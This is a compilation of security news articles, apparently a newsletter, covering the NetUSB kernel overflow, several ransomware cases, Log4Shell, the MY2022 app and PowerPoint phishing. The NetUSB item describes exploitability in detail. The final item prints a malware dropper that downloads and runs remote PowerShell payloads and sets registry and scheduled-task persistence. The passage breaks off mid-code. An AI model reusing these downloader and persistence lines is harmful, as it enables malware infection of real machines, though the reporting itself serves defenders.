
He does love to pop kernels: In November, Van Amerongen wrote up a bug (CVE-2021-43267) that he discovered in a Transparent Inter Process Communication (TIPC) message type that allows Linux nodes to send cryptographic keys to each other. The critical heap-overflow

security vulnerability in the Linux kernel could have allowed local exploitation and RCE, leading to full system compromise.

This isn't the first time a worrisome NetUSB vulnerability has been discovered, either. In 2015, there was another kernel stack buffer overflow in KCodes NetUSB. That discovery led to a "very helpful exploit" that helped to quickly verify the more recent vulnerability, Van Amerongen recounted.

The Communication Handshake

The USB connection process starts with a handshake between the PC and router that initializes communication: a handshake that SentinelOne depicted in the graphic below.



The handshake that initializes communication. Source: SentinelOne.

What comes next after the handshake is a command-parsing while-loop, which contains the following code:

```

/* payload starts here */
read_success = SoftwareBus_fillBuf(sbus_info, (char *)((int)&cmd + 3), 1);
if ((int)read_success == 0) break;
if ((cmd & 0x80000000) == 0) {
    SoftwareBus_dispatchHostCommands(sbus_info, cmd >> 0x18, constant_1, (int3)t_flag);
}
else {
    read_success = SoftwareBus_fillBuf(sbus_info, (char *)((int)&cmd + 2), 1);
    if ((int)read_success == 0) break;
    partial_cmd = cmd >> 0x10 & 0xff;
    if ((cmd & 0xf0000) == 0) {
        SoftwareBus_dispatchEP0MsgOut(sbus_info, cmd >> 0x18, partial_cmd, t_flag);
    }
    else {
        SoftwareBus_dispatchNormalEPMsgOut(sbus_info, cmd >> 0x18, partial_cmd);
    }
}
}

```

The code that takes a command number and routes the message to the appropriate SoftwareBus function. Source: SentinelOne.

“SoftwareBus_fillBuf acts in a similar way to recv by taking both a buffer and its size, filling the buffer with data read from the socket,” Van Amerongen wrote.

The Bug

The vulnerable chunk of code in the kernel module is triggered when the command 0x805f reaches the following code in the function SoftwareBus_dispatchNormalEPMsgOut:

```

uVar17 = SoftwareBus_fillBuf(sbus_info, (char *)&supplied_size, 4);
if ((int)uVar17 == 0) {
    return;
}
allocated_region = (char *)__kmallocc(supplied_size + 0x11, 0xd0);
if ((soft_bus_info *)allocated_region == (soft_bus_info *)0x0) {
    log_msg = "INFO%04X: Out of memory in USBSoftwareBus";
    log_line = (char *)0x1156;
    goto LAB_0001a8fc;
}

```

The vulnerable segment of code in the kernel module. Source: SentinelOne.

“Four bytes are fetched from the remote PC,” the researcher continued. “The number 0x11 is added to it and then used as a size value in kmallocc. Since this supplied size isn’t validated,

the addition of the 0x11 can result in an integer overflow. For example, a size of 0xffffffff would result in 0x10 after 0x11 has been added to it.”

This allocated region is then used and written to through both dereferencing and through the SoftwareBus_fillBuf function, he continued, as shown below.

```

uVar14 = SoftwareBus_fillBuf(sbus_info, (char *)&supplied_size, 4);
if ((int)uVar14 == 0) {
    return;
}
allocated_region = (vuln_struct *)__kalloc(supplied_size + 0x11, 0xd0);
if (allocated_region == (vuln_struct *)0x0) {
    pcVar1 = "INFO%04X: Out of memory in USBSoftwareBus";
    uVar2 = 0x1156;
    goto LAB_0001a8fc;
}
allocated_region->cmd_shifted = cmd_shifted_;
allocated_region->partial_cmd = partial_cmd_;
allocated_region->allocated_size = supplied_size;
uVar14 = SoftwareBus_fillBuf(sbus_info, allocated_region->number_of_packets, 4);
uVar2 = (undefined4)((ulonglong)uVar14 >> 0x20);
if ((int)uVar14 != 0) {
    uVar14 = SoftwareBus_fillBuf(sbus_info, allocated_region->packet_size, 4);
    uVar2 = (undefined4)((ulonglong)uVar14 >> 0x20);
    if ((int)uVar14 != 0) {
        if (sbus_info->field_0x296 == 0) {
            allocated_region->flag = 0;
        }
        else {
            uVar14 = SoftwareBus_fillBuf(sbus_info, allocated_region->flag, 1);
            uVar2 = (undefined4)((ulonglong)uVar14 >> 0x20);
            if ((int)uVar14 == 0) goto LAB_0001af2c;
        }
    }
    uVar14 = SoftwareBus_fillBuf(sbus_info, allocated_region->data, supplied_size);

```

Out-of-bounds writes taking place on the small allocated region. Source: SentinelOne.

“Looking at the final call to SoftwareBus_fillBuf, the supplied size is used as a maximum value to read from the remote socket,” Van Amerongen said. “From the previous example, the size 0xffffffff would be used here (not the overflowed value) as the size sent to recv.”

Along with its report, SentinelOne sent a suggested mitigation strategy, shown below. This integer overflow check should be performed before allocating memory with user supplied sizes, the firm noted:

```

<pre>
if(user_supplied_size + 0x11 < 0x11) return;
</pre>

```

Exploitability

There are a number of factors that play into the feasibility of exploiting this bug, according to the analysis:

Size that can be allocated: The minimum size that can be allocated is 0x0, and the maximum is 0x10. "That means that the allocated object will always be in the kmalloc-32 slab of the kernel heap," Van Amerongen noted.

The amount of control over the overflow itself: The attacker controls the data being received over the socket, but is the size negotiable? "Since a size of 0xffffffff is not realistically exploitable on a 32-bit system, it's necessary to take a look at how SoftwareBus_fillBuf actually works," the researcher explained. "Underneath this function is the standard socket recv function. That means that the size supplied is only used as a maximum receive size and not a strict amount, like memcpy."

Ease of laying out the kernel heap for the overflow: "Many exploits require the use of heap holes in order to make sure that the vulnerable heap structure will be placed before the object that will be overwritten," Van Amerongen added. "In the case of this kernel module, there's a timeout of 16 seconds on the socket for receiving data, meaning the struct can be overflowed up to 16 seconds after it is allocated. This removes the need to create a heap hole."

Constraints regarding which target structures could be overwritten:

- The structure must be less than 32 bytes in size in order to fit into kmalloc-32
- The structure must be sprayable from a remote perspective
- The structure must have something that can be overwritten that makes it useful as a target (e.g. a Type-Length-Value structure or a pointer)

Too Big to Ignore

Bottom line: It's not a trivial task to write an exploit for this vulnerability, but SentinelOne doesn't think it's impossible, and it's too critical to ignore. "This vulnerability affects millions of devices around the world and in some instances may be completely remotely accessible," Van Amerongen stressed.

Given that the vulnerability is in a third-party component licensed to various router vendors, that means the only fix is a firmware update rolling out from each specific vendor – if it's even available.

SentinelLabs began the disclosure process on Sept. 9, and the patch was sent to all vendors on Oct. 4. On Dec. 14, Netgear had released fixed firmware for its R6700v3 device (version 1.0.4.122). And on Dec. 20, Netgear released an advisory about the flaw, with patches for D7800 models (firmware version 1.0.1.68) and R6400v2 routers (fixed in firmware version 1.0.4.122).

All of the other vendors affected by the NetUSB bug are aware of the vulnerability and have either fixed it or in the process of fixing it, according to SentinelOne. However, if a router is end-of-life, that update may never come.

Long story short: Router owners should be on the lookout for a firmware update, Van Amerongen concluded. If none's forthcoming, the mitigation listed above is the way to go.

"While we are not going to release any exploits for it, there is a chance that one may become public in the future despite the rather significant complexity involved in developing one," he said. "We recommend that all users follow the remediation information above in order to reduce any potential risk."

Source: <https://threatpost.com/millions-routers-exposed-bug-usb-module-kcodes-netusb/177506/>

10. Ukrainian police arrests ransomware gang that hit over 50 firms

Ukrainian police officers have arrested a ransomware affiliate group responsible for attacking at least 50 companies in the U.S. and Europe.

It is estimated that the total losses resulting from the attacks is in excess of one million U.S. dollars.

A 36-year-old resident of Ukraine's capital Kiev was identified as the leader of the group, which included his wife and three other acquaintances, the police states.

It is unclear what ransomware strain the gang used to encrypt data on victim computers but they delivered the malware through spam emails.

Three members of the gang received the ransoms from paying victims in cryptocurrency. In exchange, they provided the decryption tool to restore data, the Ukrainian police says in an announcement today.

"According to preliminary data, more than 50 companies were affected by the attacks, the total amount of damage reaches more than one million US dollars," the police adds.

To legalize the funds received as ransom payments, the attackers carried out complex financial transactions using online payment services that are banned in Ukraine, passing them around in an extensive network of fictitious identities.

Apart from the ransomware activity, the actors also VPN-like services that enabled other cybercriminals to carry out illegal activities ranging from downloading malware to hacking.

The investigation revealed that these services were used to compromise systems belonging to government and commercial organizations to steal sensitive data, deploy ransomware, or launch distributed denial-of-service (DDoS) attacks.

One of the defendants was also stealing card data of British citizens to buy items from online stores and then resell them online. This process is a simple way to convert into cash the funds on stolen cards.

The police raided the homes and cars of nine suspects and confiscated computer equipment, bank cards, and flash drives which investigators will examine for additional evidence that could lead to more arrests.

The suspects face criminal charges relevant to money laundering, interference in computers and networks, and the creation, use, distribution, and sale of malicious software.

These arrests are a joint effort from law enforcement officers in the U.K., the U.S. and Ukraine.

Law enforcement crackdown

The cybercrime unit of the Ukrainian police has been very active in recent months, arresting ransomware actors, fraudsters, botnet operators, and phishing actors.

More specifically, the SSU arrested the following actors recently:

- October 2021 – Two ransomware actors behind hundreds of attacks.
- October 2021 – Members of a money-laundering operation offering services to hackers.
- October 2021 – Members of the LockerGoga ransomware group.
- November 2021 – Five phishing actors who hacked into Apple and Samsung accounts.
- December 2021 – 51 data brokers who sold the details of 300 million people.

Source: <https://www.bleepingcomputer.com/news/security/ukrainian-police-arrests-ransomware-gang-that-hit-over-50-firms/>

11. New White Rabbit ransomware linked to FIN8 hacking group

A new ransomware family called 'White Rabbit' appeared in the wild recently, and according to recent research findings, could be a side-operation of the FIN8 hacking group.

FIN8 is a financially motivated actor who has been spotted targeting financial organizations for several years, primarily by deploying POS malware that can steal credit card details.

Once executed with the correct password, the ransomware will scan all folders on the device and encrypt targeted files, creating ransom notes for each file it encrypts.


For example, a file named test.txt would be encrypted as test.txt.scrpt, and a ransom note would be created named test.txt.scrpt.txt.

While encrypting a device, removable and network drives are also targeted, with Windows system folders excluded from encryption to prevent rendering the operating system unusable.

The ransom note informs the victim that their files had been exfiltrated and threatens to publish and/or sell the stolen data if the demands are not met.

The evidence of the stolen files is uploaded to services such as 'paste[.]com' and 'file[.]io,' while the victim is offered a live chat communication channel with the actors on a Tor negotiation site.

The Tor site includes a 'Main page,' used to display proof of stolen data, and a Chat section where the victim can communicate with the threat actors and negotiate a ransom demand, as shown below.



White Rabbit's private Tor site

Links to FIN8

As noted in the Trend Micro report, evidence that connects FIN8 and 'White Rabbit' is found in the ransomware's deployment stage.

More specifically, the novel ransomware uses a never-before-seen version of Badhatch (aka "Sardonic"), a backdoor associated with FIN8.

Typically, these actors keep their custom backdoors to themselves and continue to develop them privately.

This finding is also confirmed by a different report on the same ransomware family undertaken by Lodestone researchers.

They too found Badhatch in 'White Rabbit' attacks, while they also noticed PowerShell artifacts similar to FIN8-associated activity from last summer.

As the Lodestone report concludes: "Lodestone identified a number of TTPs suggesting that White Rabbit, if operating independently of FIN8, has a close relationship with the more established threat group or is mimicking them."

For now, White Rabbit has limited itself to only targeting a few entities but is considered an emerging threat that could turn into a severe menace to companies in the future.

At this point, it can be contained by taking standard anti-ransomware measures like the following:

- Deploy cross-layered detection and response solutions.
- Create an incident response playbook for attack prevention and recovery.
- Conduct ransomware attack simulations to identify gaps and evaluate performance.
- Perform backups, test backups, verify backups, and keep offline backups.

Source: <https://www.bleepingcomputer.com/news/security/new-white-rabbit-ransomware-linked-to-fin8-hacking-group/>

12. The Log4j Vulnerability Puts Pressure on the Security World

It's time to sound the alarm for Log4Shell. Saryu Nayyar, CEO at Gurukul, discusses what actions you should be taking.

It's not my intention to be alarmist about the Log4j vulnerability (CVE-2021-44228), known as Log4Shell, but this one is pretty bad.

First of all, Log4j is a ubiquitous logging library that is very widely used by millions of computers. Second, the director of the U.S. Cybersecurity & Infrastructure Security Agency (CISA) says this is the most serious vulnerability she has ever seen in her career spanning decades, and many security experts agree. Third, researchers say that cyberattackers are already exploiting the vulnerability hundreds of times every minute. The fact is, Log4Shell is relatively easy to exploit, so even low-skilled hackers can take advantage.

OK, maybe it is time for alarm.

Log4j is open-source software from the Apache Software Foundation. As explained by The Conversation, this logging library is widely used to record events such as routine system operations and errors, and to communicate diagnostic messages regarding those events. A feature in Log4j allows users of the software to specify custom code for formatting a log

message. This feature also allows third-party servers to submit software code that can perform all kinds of actions – including malicious ones – on the targeted computer. The result of an exploit for the bug is that an attacker can control a targeted server remotely.

Attackers Took Early Advantage

Within weeks of discovery of the flaw in mid-December, it was already reported that nation-state actors linked to North Korea, China, Iran and other countries had created toolkits for mass-exploiting this vulnerability quickly. Log4Shell also became a darling of the ransomware and botnet gangs operating around the globe. A real danger in this flaw is that there are so many ways to exploit it for malicious purposes.

How prevalent is Log4j in business systems? Analysis by Wiz and Ernst & Young of more than 200 enterprise cloud environments with thousands of cloud accounts showed that 93 percent of those environments are at risk from the vulnerability.

Google researchers discovered that more than 8 percent of all packages on Maven Central, a large Java package repository, have at least one version that is impacted by this vulnerability—an “enormous” amount by all standards of ecosystem impact.

So, yeah, that’s pretty extensive presence of this vulnerability. As for the global impact, it’s still too early to tell. Much will depend on how well organizations respond to the threat.

Everyone Must Take Action

For everyone affected by this, there is both a business and moral imperative to take immediate steps to mitigate the vulnerability if it exists within public-facing systems. Naturally, no business wants its systems to be vulnerable to an attack that can lead to the corruption or theft of data and the potential for severe business disruption.

As for the moral imperative, the Federal Trade Commission points out that companies have a responsibility to take steps “to reduce the likelihood of harm to consumers.” With the fallout from the Equifax breach still fresh in memory, the FTC warns that it “intends to use its full legal authority to pursue companies that fail to take reasonable steps to protect consumer data from exposure as a result of Log4j, or similar known vulnerabilities in the future.” Not every company serves consumers, of course, but that shouldn’t matter with regard to addressing this issue.

CISA issued a list of “immediate actions” that organizations must undertake to remediate the risks posed by Log4Shell. The top action is to understand the extent of the problem by identifying which of your assets use the Log4j software and then apply an appropriate patch. Stop the bleed, so to speak.

After that, you must assume you have already been compromised, hunt for signs of malicious activity within your systems, and continue to monitor for odd traffic patterns or behavior that could be indicative of an ongoing attack.

It's essential to detect the threat activity as the vulnerability is exploited or as attackers successfully insert themselves into your environment. This is where the efficacy of your security tools is put to the test.

How Effective Are Your Security Tools?

Security tools that are dependent on traditional rule-based detection and pattern matching may have easily caught some of the commands being executed by injected malware in the early days of this exploit. However, as variants of Log4Shell hit the wild with better execution tactics, traditional security information and event management (SIEM) and extended detection and response (XDR) tools may struggle to identify attacks unless tool vendors make very frequent updates to the rule base. And that just isn't practical. Taking a layered security approach that includes some advanced detection methods such as machine learning, artificial intelligence and behavior analytics will also be crucial.

Every organization should have a mitigation plan in case something like this comes up again in the future. Whether it be to shut down the offending piece of software, or immediately patch it and test the patch before it goes back into production, teams need to be prepared for a proactive response within hours or even minutes.

Log4Shell is a wake-up call for everyone. We shouldn't hit the snooze button until the next vulnerability comes around.

Source: <https://threatpost.com/log4j-vulnerability-pressures-security-world/177721/>

13. FBI links Diavol ransomware to the TrickBot cybercrime group

The FBI has formally linked the Diavol ransomware operation to the TrickBot Group, the malware developers behind the notorious TrickBot banking trojan.

The TrickBot Gang, aka Wizard Spider, are the developers of malware infections that have played havoc on corporate networks for years, commonly leading to Conti and Ryuk ransomware attacks, network infiltration, financial fraud, and corporate espionage.

The TrickBot Gang is most known for its namesake, the TrickBot banking trojan, but is also behind the development of the BazarBackdoor and Anchor backdoors.

Prior analysis linked Diavol to TrickBot Group

In July 2021, researchers from FortiGuard Labs released an analysis of a new ransomware called Diavol (Romanian for Devil) that was seen targeting corporate victims.

The researchers saw both Diavol and Conti ransomware payloads deployed on a network in the same ransomware attack in early June 2021.

After analyzing the two ransomware samples, similarities were discovered, such as their use of asynchronous I/O operations for file encryption queuing and almost identical command-line parameters for the same functionality.

At the time, there was not enough evidence to formally link the two operations.


However, a month later, IBM X-Force researchers established a stronger connection between Diavol ransomware and other TrickBot Gang's malware, such as Anchor and TrickBot.

FBI links Diavol ransomware to TrickBot gang

Today, the FBI has formally announced that they have linked the Diavol Ransomware operation to the TrickBot Gang in a new advisory sharing indicators of compromise seen in previous attacks.

"The FBI first learned of Diavol ransomware in October 2021. Diavol is associated with developers from the Trickbot Group, who are responsible for the Trickbot Banking Trojan," the FBI states in a new FBI Flash advisory.

Since then, the FBI has seen ransom demands ranging between \$10,000 and \$500,000, with lower payments accepted after ransom negotiations.



```
WARNING.TXT - Notepad2
File Edit View Settings ?
1 ### What happened? ###
2
3 -----Your computers and servers were L O C K E D-----
4
5 -----You need to buy decryption tool for restore the network.-----
6
7 Take into consideration that we have also downloaded data from your network
8 That in case of not making payment will be published on our news website.
9
10 -----# How to get my files back? #-----
11
12 1. Download Tor Browser from original site.
13 2. Open this url in Tor Browser and go to discuss -
14   https://rgehmqvs2pgukiyz1fxruq2nn7v151dnn4gsemheoddj4an1jjnf2iad.onion/
15 -----Try to use Tor over VPN!-----
16 |
```

Warning.txt ransom note from Diavol ransomware

These amounts are in stark contrast to the higher ransoms demanded by other ransomware operations linked to TrickBot, such as Conti and Ryuk, who have historically asked for multi-million dollar ransoms.

For example, in April, the Conti ransomware operation demanded \$40 million from Florida's Broward County School district and \$14 million from chip maker Advantech.

The FBI was likely able to formally link Diavol to the TrickBot Gang after the arrest of Alla Witte, a Latvian woman involved in the development of ransomware for the malware gang.

Vitali Kremez, CEO of AdvIntel, who has been tracking the TrickBot operations, told BleepingComputer that Witte was responsible for the development of the new TrickBot-linked ransomware.

"Alla Witte played a critical role for the TrickBot operations and based on the previous AdvIntel deep adversarial insight she was responsible for the development of the Diavol ransomware and frontend/backend project meant to support TrickBot operations with the specific tailored ransomware with the bot backconnectivity between TrickBot and Diavol," Kremez told BleepingComputer in a conversation.

"Another name for the Diavol ransomware was called "Enigma" ransomware leveraged by the TrickBot crew before the Diavol re-brand."

The FBI's advisory contains numerous indicators of compromise and mitigations for Diavol, making it an essential read for all security professionals and Windows/network administrators.

It should be noted that the Diavol ransomware originally created ransom notes named 'README_FOR_DECRYPT.txt' as pointed out by the FBI advisory, but BleepingComputer has seen the ransomware gang switch in November to ransom notes named 'Warning.txt.'

The FBI also urges all victims, regardless of whether they plan to pay a ransom, to promptly notify law enforcement of attacks to collect fresh IOCs that they can use for investigative purposes and law enforcement operations.

If you are affected by a Diavol attack, it is also important to notify the FBI before paying as they "may be able to provide threat mitigation resources to those impacted by Diavol ransomware."

Source: <https://www.bleepingcomputer.com/news/security/fbi-links-diavol-ransomware-to-the-trickbot-cybercrime-group/>

14. China's Olympics App Is Horribly Insecure

China is mandating that athletes download and use a health and travel app when they attend the Winter Olympics next month. Citizen Lab examined the app and found it riddled with security holes.

Key Findings:

- MY2022, an app mandated for use by all attendees of the 2022 Olympic Games in Beijing, has a simple but devastating flaw where encryption protecting users' voice audio and file transfers can be trivially sidestepped. Health customs forms which

transmit passport details, demographic information, and medical and travel history are also vulnerable. Server responses can also be spoofed, allowing an attacker to display fake instructions to users.

- MY2022 is fairly straightforward about the types of data it collects from users in its public-facing documents. However, as the app collects a range of highly sensitive medical information, it is unclear with whom or which organization(s) it shares this information.
- MY2022 includes features that allow users to report “politically sensitive” content. The app also includes a censorship keyword list, which, while presently inactive, targets a variety of political topics including domestic issues such as Xinjiang and Tibet as well as references to Chinese government agencies.
- While the vendor did not respond to our security disclosure, we find that the app’s security deficits may not only violate Google’s Unwanted Software Policy and Apple’s App Store guidelines but also China’s own laws and national standards pertaining to privacy protection, providing potential avenues for future redress.

News article:

It’s not clear whether the security flaws were intentional or not, but the report speculated that proper encryption might interfere with some of China’s ubiquitous online surveillance tools, especially systems that allow local authorities to snoop on phones using public wireless networks or internet cafes. Still, the researchers added that the flaws were probably unintentional, because the government will already be receiving data from the app, so there wouldn’t be a need to intercept the data as it was being transferred.

[...]

The app also included a list of 2,422 political keywords, described within the code as “illegalwords.txt,” that worked as a keyword censorship list, according to Citizen Lab. The researchers said the list appeared to be a latent function that the app’s chat and file transfer function was not actively using.

The US government has already advised athletes to leave their personal phones and laptops home and bring burners.

Source: <https://www.schneier.com/blog/archives/2022/01/chinas-olympics-app-is-horribly-insecure.html>

15. Malicious PowerPoint files used to push remote access trojans

Since December 2021, a growing trend in phishing campaigns has emerged that uses malicious PowerPoint documents to distribute various types of malware, including remote access and information-stealing trojans.

According to a report by Netskope's Threat Labs shared with Bleeping Computer before publication, the actors are using PowerPoint files combined with legitimate cloud services that host the malware payloads.

The families deployed in the tracked campaign are Warzone (aka AveMaria) and AgentTesla, two powerful RATs and info-stealers that target many applications, while the researchers also noticed the dropping of cryptocurrency stealers.

Sliding malware into Windows devices

The malicious PowerPoint phishing attachment contains obfuscated macro executed via a combination of PowerShell and MSHTA, both built-in Windows tools.

The VBS script is then de-obfuscated and adds new Windows registry entries for persistence, leading to the execution of two scripts. The first one fetches AgentTesla from an external URL, and the second disables Windows Defender.

```

ps_cmd = "powershell.exe -NoProfile -ExecutionPolicy Bypass -Command
iex(iwr('https://8db3b91a-ea93-419b-b51b-0a69902759c8.userfiles.com/uqd/8db3b9_e976d447972f4d33b3c2af4abee9467e.txt?dn=rendomtext!')
-useB);iex(iwr('https://8db3b91a-ea93-419b-b51b-0a69902759c8.userfiles.com/uqd/8db3b9_92ec48e60f134f3bb502662883ca4ff7b.txt?dn=rendomtext!')
-useB):"

Set obj1 = GetObject("winmgmts:\\.\root\default:StdRegProv")
obj1.SetStringValue 488000001, "SOFTWARE\Microsoft\Windows\CurrentVersion\Run", "o3jhutyyaggw", ps_cmd
set MicrosoftWindows = GetObject("new:F935DC23-1CF0-11D0-ADB9-00C04FD58A0B")
MicrosoftWindows.Run ps_cmd, 0 1

args = "/create /sc MINUTE /mo 63 /tn ""*kbnvhywghjo"" /F /tz
""*\*\*\*\mahta""""""https://wukadunikk@kdsoskdkoakodkwid.blogspot.com/p/19.html""""""

Set obj2 = GetObject("new:13709620-C279-11CE-A49E-444553540000")
obj2.Shellexecute "schtasks", args, "", "open", 0 2

